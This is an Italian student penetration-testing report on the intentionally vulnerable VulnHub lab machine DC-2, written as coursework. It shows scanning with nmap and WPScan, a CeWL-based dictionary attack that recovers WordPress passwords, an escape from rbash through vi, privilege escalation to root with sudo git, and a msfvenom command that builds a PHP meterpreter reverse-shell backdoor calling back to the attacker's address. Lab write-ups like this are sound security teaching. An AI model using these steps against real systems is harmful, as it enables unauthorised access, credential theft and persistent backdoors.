

## Penetration Testing Report

VULNERABLE LAB DC-2

Luca Izzo | Corso di PTEH | 07/04/2020



UNIVERSITÀ DEGLI STUDI DI SALERNO  
**DIPARTIMENTO DI INFORMATICA**

## Sommario

---

<b>1. Descrizione degli obiettivi.....</b>	<b>3</b>
<b>2. Strumenti .....</b>	<b>4</b>
2.1 Virtualizzazione.....	4
2.2 Asset Vulnerabile .....	4
2.3 Macchina Attaccante .....	4
2.4 Software .....	5
<b>3. Metodologie .....</b>	<b>6</b>
3.1 Information Gathering.....	6
3.2 Target Discovery .....	6
3.3 Enumerating Target.....	7
3.4 Vulnerability Mapping .....	9
3.5 Target Exploitation .....	10
3.6 Privilege Escalation.....	12
3.7 Maintaining Access.....	14

## 1. Descrizione degli obiettivi

---

L'obiettivo di questo progetto consiste nella realizzazione di un'attività di Vulnerability Assessment e Penetration Test, al fine di verificare la postura difensiva dell'infrastruttura di una macchina vulnerabile reperita sul sito [Vulnhub](https://vulnhub.com).

Per effettuare il test di sicurezza si sono seguite le fasi impiegate per un processo di Penetration Test. Dopo la prima fase di Information Gathering si è proceduto al completamento di nove obiettivi:

- Recupero indirizzo IP target;
- Scansione di rete (Nmap);
- Enumerazione Utente (WPscan);
- Creazione Wordlist (CeWL);
- Cracking WordPress passwords;
- Attacco tramite SSH;
- Evasione shell limitata;
- Aumento dei privilegi;
- Mantenimento accesso tramite Backdoor;

## 2. Strumenti

---

### 2.1 Virtualizzazione



Per la virtualizzazione si è scelto di utilizzare il software Oracle VM Virtual Box.

Macchina attaccante e Macchina target sono connessi fra loro tramite Shared Network creata ad hoc.

### 2.2 Asset vulnerabile



Come asset vulnerabile si è scelto di utilizzare la macchina virtuale DC:2.

DC:2 è una macchina virtuale Debian (32 bit) reperita, come detto in precedenza, tramite il sito [vulnhub.com](https://vulnhub.com), un portale dove è possibile scaricare macchine vulnerabili per effettuare test di attacchi, di penetrazione e dei veri e propri rompicapi di sicurezza informatica.

### 2.3 Macchina Attaccante




Come macchina attaccante si è scelto di utilizzare il sistema operativo Kali Linux (64 bit) nella versione 2019.2.

Kali Linux è una distribuzione basata su Debian pensata per l'informatica forense e la sicurezza informatica.

## 2.4 Software

Per il processo di penetration test sono stati utilizzati i seguenti strumenti: Nmap, WPScan, CeWL, Metasploit, Msfvenom.



**Nmap** è un software libero distribuito con licenza GNU GPL da Insecure.org creato per effettuare port scanning, cioè mirato all'individuazione di porte aperte su un computer bersaglio o anche su range di indirizzi IP, in modo da determinare quali servizi di rete siano disponibili.



**WPScan** è un web scanner dedicato creato per analizzare e cercare falle di sicurezza all'interno della piattaforma WordPress.



**CeWL**, acronimo di **custom word list generator**, è una piccola applicazione Ruby, fondamentalmente uno spider, che recupera le parole-chiave da siti web sulla base di specifici filtri.



**Metasploit** è un framework per lo sviluppo e l'esecuzione di exploits ai danni di una macchina remota. Fornisce, inoltre, informazioni sulle vulnerabilità e semplifica le operazioni di penetration testing. Nello specifico è stato utilizzato un suo modulo, **Msfvenom** che permette di creare payload.

### 3. Metodologie

---


Le metodologie applicate sono quelle di un tipico processo di penetration testing, ossia: Information Gathering, Target Discovery, Enumerating Target e Vulnerability Mapping, Target Exploitation, Privilege Escalation, Maintaining Access.

#### 3.1 Information Gathering

Questa prima fase è stata molto semplice, in quanto molte delle informazioni di base erano reperibili sulla pagina web della macchina vulnerabile stessa.

#### 3.2 Target Discovery

Il primo obiettivo è stato fare una scansione della rete condivisa, creata ad hoc per le due macchine virtuali, la macchina target e la macchina Kali. Per tale scopo è stato utilizzato il tool Nmap, digitando il seguente comando:



```
root@kali: ~  
root@kali:~# nmap -sn 10.0.2.0/24  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-10 07:43 EDT  
Nmap scan report for 10.0.2.1  
Host is up (0.00025s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 10.0.2.2  
Host is up (0.00024s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 10.0.2.3  
Host is up (0.00024s latency).  
MAC Address: 08:00:27:5E:E5:E7 (Oracle VirtualBox virtual NIC)  
Nmap scan report for dc-2 (10.0.2.7)  
Host is up (0.00049s latency).  
MAC Address: 08:00:27:79:9A:80 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.6  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.03 seconds  
root@kali:~#
```

È stato quindi verificato che la macchina target “dc-2” è attiva sull’indirizzo 10.0.2.7.

### 3.3 Enumerating Target

A questo punto è stato scansionato l'indirizzo IP tramite **Nmap**, nello specifico sono state scansionate, tramite una scansione brute force, le porte da 1 a 65535 con l'opzione **-p-**, ed è stato attivato il Version detection con l'opzione **-A**.


```
root@kali: ~  
root@kali:~# nmap -p- -A 10.0.2.7  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-08 11:44 EDT  
Nmap scan report for dc-2 (10.0.2.7)  
Host is up (0.00049s latency).  
Not shown: 65533 closed ports  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))  
_http-generator: WordPress 4.7.10  
_http-server-header: Apache/2.4.10 (Debian)  
_http-title: DC-2 6#8211; Just another WordPress site  
_https-redirect: ERROR: Script execution failed (use -d to debug)  
7744/tcp  open  ssh       OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)  
_ssh-hostkey:  
 1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)  
 2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)  
 256  df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)  
 256  d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)  
MAC Address: 08:00:27:79:9A:80 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.49 ms dc-2 (10.0.2.7)  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 16.41 seconds  
root@kali:~#
```

Dal risultato della scansione sono state scoperte due porte aperte sui servizi http e ssh, rispettivamente la “80” e la “7744”. Inoltre, abbiamo rilevato dettagli del SO e Traceroute.

Pertanto, è stato pensato di aggiungere il nome di dominio nel nostro Host file, in modo da poter accedere ai servizi http.

```
root@kali: ~  
root@kali:~# cat /etc/hosts  
127.0.0.1    localhost  
127.0.1.1    kali  
10.0.2.7     dc-2  
  
# The following lines are desirable for IPv6 capable hosts  
::1        localhost ip6-localhost ip6-loopback  
ff02::1    ip6-allnodes  
ff02::2    ip6-allrouters  
root@kali:~#
```

Poiché la porta 80 è aperta, è stato esplorato il dominio tramite Browser Firefox.



Abbiamo quindi constatato che la pagina web è gestita da WordPress, ovvero un sistema di gestione dei contenuti. Tramite la sezione “Flag” abbiamo ricevuto il primo indizio.

#### FLAG

##### Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.



### 3.4 Vulnerability Mapping

La prima idea è stata quella di utilizzare il tool **WPScan**, WordPress vulnerability scanner.

```
root@kali: ~  
root@kali:~# wpscan --url http://dc-2 --enumerate p --enumerate t --enumerate u  
  
-----  
WPScan  
WordPress Security Scanner by the WPScan Team  
Version 3.7.11  
Sponsored by Automattic - https://automattic.com/  
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
-----  
[+] URL: http://dc-2/ [10.0.2.7]
```

Con l'opzione **-enumerate** abbiamo enumerato rispettivamente plugins, temi e utenti, ed ecco un risultato parziale.

```
root@kali: ~  
| Version: 1.2 (80% confidence)  
| Found By: Style (Passive Detection)  
| - http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10, Match: 'Version: 1.2'  
[+] Enumerating Users (via Passive and Aggressive Methods)  
Brute Forcing Author IDs - Time: 00:00:01 <===== (10 / 10) 100.00% Time: 00:00:01  
[i] User(s) Identified:  
[+] admin  
| Found By: Rss Generator (Passive Detection)  
| Confirmed By:  
| Wp Json Api (Aggressive Detection)  
| - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)  
[+] jerry  
| Found By: Wp Json Api (Aggressive Detection)  
| - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1  
| Confirmed By:  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)  
[+] tom  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Sono stati trovati, attraverso un attacco brute force, tre nomi utente: Admin, Jerry e Tom e si è pensato di utilizzare il tool CeWL, uno spider, per la generazione di un dizionario.

### 3.5 Target Exploitation

CeWL ci aiuterà a recuperare le parole chiave dal sito web sulla base di specifici filtri.

```
root@kali: ~  
root@kali:~# cewl http://dc-2/ > password  
root@kali:~# cat password  
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)  
sit  
amet  
nec  
quis  
vel  
orci  
site  
non  
sed  
vitae  
luctus  
sem  
Sed  
leo  
ante  
content  
nisi  
Donec  
turpis  
Aenean  
wrap  
tincidunt  
finibus  
dictum  
egestas  
volutpat  
justo
```


È stato, così, generato un dizionario per le passwords e in un secondo momento creato un file users.txt, contenente i nomi utente recuperati in precedenza.

Con il tool **WPScan** è stato lanciato un attacco a dizionario (forza bruta) per recuperare le password degli utenti.


```
root@kali: ~  
root@kali:~#  
root@kali:~# wpscan --url http://dc-2 -U users.txt -P password  
-----  
[+] Performing password attack on Xmlrpc against 3 user/s  
Trying jerry / CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/) Time: 00:00:00 <> (0 / 717) 0.00% ETA: ???:?  
[SUCCESS] - jerry / adipiscing  
[SUCCESS] - tom / parturient  
Trying admin / find Time: 00:01:59 <===== (649 / 649) 100.00% Time: 00:01:59  
[i] Valid Combinations Found:  
| Username: jerry, Password: adipiscing  
| Username: tom, Password: parturient  
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

Con questo attacco abbiamo recuperato due combinazioni corrette user-password.

È Stato effettuato l'accesso a WordPress con le credenziali dell'utente Jerry.




Navigando tra le pagine, è stata trovata la seconda Flag.



Il secondo indizio ci ha indicato che la giusta strada da intraprendere non era quella dove siamo. Abbiamo, quindi, fatto qualche passo indietro sapendo che esiste la possibilità di introdurci nella macchina tramite la porta 7744 usando il servizio SSH con le credenziali dell'utente Tom.

### 3.6 Privilege Escalation

È stato possibile accedere alla macchina target tramite ssh sulla porta 7744, con le credenziali dell'utente Tom, tramite il seguente comando:



```
root@kali: ~  
[+] Elapsed time: 00:02:07  
root@kali:~#  
root@kali:~#  
root@kali:~#  
root@kali:~#  
root@kali:~#  
root@kali:~#  
root@kali:~#  
root@kali:~#  
root@kali:~# ssh tom@10.0.2.7 -p 7744  
The authenticity of host '[10.0.2.7]:7744 ([10.0.2.7]:7744)' can't be established.  
ECDSA key fingerprint is SHA256:ZbyT03GNDQgEmA5AMiTX2N685NTzZu0oyMDIA+DW1qU.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yed  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added '[10.0.2.7]:7744' (ECDSA) to the list of known hosts.  
tom@10.0.2.7's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Wed Apr 8 07:35:20 2020  
tom@DC-2:~$ ls  
flag3.txt usr  
tom@DC-2:~$ cat flag3-rbash: /dev/null: restricted: cannot redirect output  
bash: _upvars: ~a2': invalid number specifier  
-rbash: /dev/null: restricted: cannot redirect output  
bash: _upvars: ~a0': invalid number specifier  
  
rbash: cat: command not found  
tom@DC-2:~$ flag3.txt  
-rbash: flag3.txt: command not found  
tom@DC-2:~$ echo $PATH  
/home/tom/usr/bin  
tom@DC-2:~$ ls /home/tom/usr/bin  
less ls scp vi  
tom@DC-2:~$ S
```

Come possiamo vedere, siamo riusciti ad accedere alla macchina, ma abbiamo una shell limitata in cui alcuni comandi non sono stati trovati. Ma abbiamo alcuni comandi disponibili dalla cartella bin.

Dato che abbiamo una shell limitata, è stato utilizzato l'editor VI per sfuggire alle restrizioni tramite i seguenti comandi:

**:set shell=/bin/sh**

**:shell**

Dopo essere sfuggiti alla shell limitata, esportiamo “/usr/bin” come variabile d’ambiente **PATH** e “/bin/bash” come variabile d’ambiente **SHELL**, così da eseguire correttamente i comandi Linux.

```
tom@DC-2:~$ vi
$ export PATH=$PATH:/bin:/usr/bin
$ export SHELL=/bin/bash:$SHELL
```

Successivamente, è stato aperto nuovamente il file **Flag3.txt** usando il comando **cat** e fortunatamente abbiamo trovato un altro indizio per procedere.

```
$ ls
flag3.txt usr
$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
```

Secondo l’indizio bisogna cambiare utente e utilizzare Jerry ma non abbiamo le credenziali di accesso per diventare root.

```
bin/sb. 24: adapting. not found
$ su jerry
Password:
jerry@DC-2:/home/tom$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home/tom$
```

Quindi è stata verificata, con il comando **sudo -l** la lista sudo users, e come si evince dall’output possiamo notare che l’utente Jerry può eseguire “/usr/bin/git” come root senza l’utilizzo di una password.

```
jerry@DC-2:/home/tom$ sudo git help add
```

Questa vulnerabilità ci ha permesso di evadere le restrizioni con il seguente comando:

```
This command can be performed multiple times before a commit. It only adds the content of the specified file(s) at the time the add command is run; if you want subsequent changes included in the next commit, then you must run git add again to add the new content to the index.

The git status command can be used to obtain a summary of which files have changes that are staged for the next commit.

The git add command will not add ignored files by default. If any ignored files were explicitly specified on the command line, git add will fail with a list of ignored files. Ignored files reached by directory recursion or filename globbing performed by Git (quote your globs before the shell) will be silently ignored. The git add command can be used to add ignored files with the -f (force) option.

Please see git-commit(1) for alternative ways to add content to a commit.

OPTIONS
<paths>...
Files to add content from. Fileglobs (e.g. *.c) can be given to add all matching files. Also a leading directory name (e.g. dir to add dir/file1 and dir/file2) can be given to update the index to match the current state of the directory
!:/bin/bash
```

In questo modo abbiamo innalzato i privilegi, ottenendo i permessi di root della macchina target.

```
jerry@DC-2:/home/tom$ sudo -l
Matching Defaults entries for jerry on DC-2:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
  (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home/tom$ sudo git help add
man: can't set the locale; make sure $LC_* and $LANG are correct
root@DC-2:/home/tom# cd /root
root@DC-2:~# ls
final-flag.txt
root@DC-2:~# cat final-flag.txt
Well Done
Congratulations!!!
```

### 3.7 Maintaining Access

Nella ultima fase è stata inserita una backdoor nella macchina target al fine di mantenere l'accesso.

Per il raggiungimento del nostro obiettivo è stato utilizzato il framework **Metasploit** con l'aggiunta del modulo **msfvenom**, per creare il payload.

```
root@kali: /var/www/html
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.6 -f raw > /root/Desktop/wormhole.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1109 bytes
```

Con questo comando abbiamo creato il payload **wormhole.php**, utilizzando le opzioni:

- p per selezionare il payload da utilizzare per l'attacco.

**LHOST** per impostare l'indirizzo IP della macchina attaccante.

- f permette di specificare il formato dell'output.

Prima di procedere è stato importante modificare il file ottenuto, eliminando i caratteri “/\*” all'inizio del file .php.

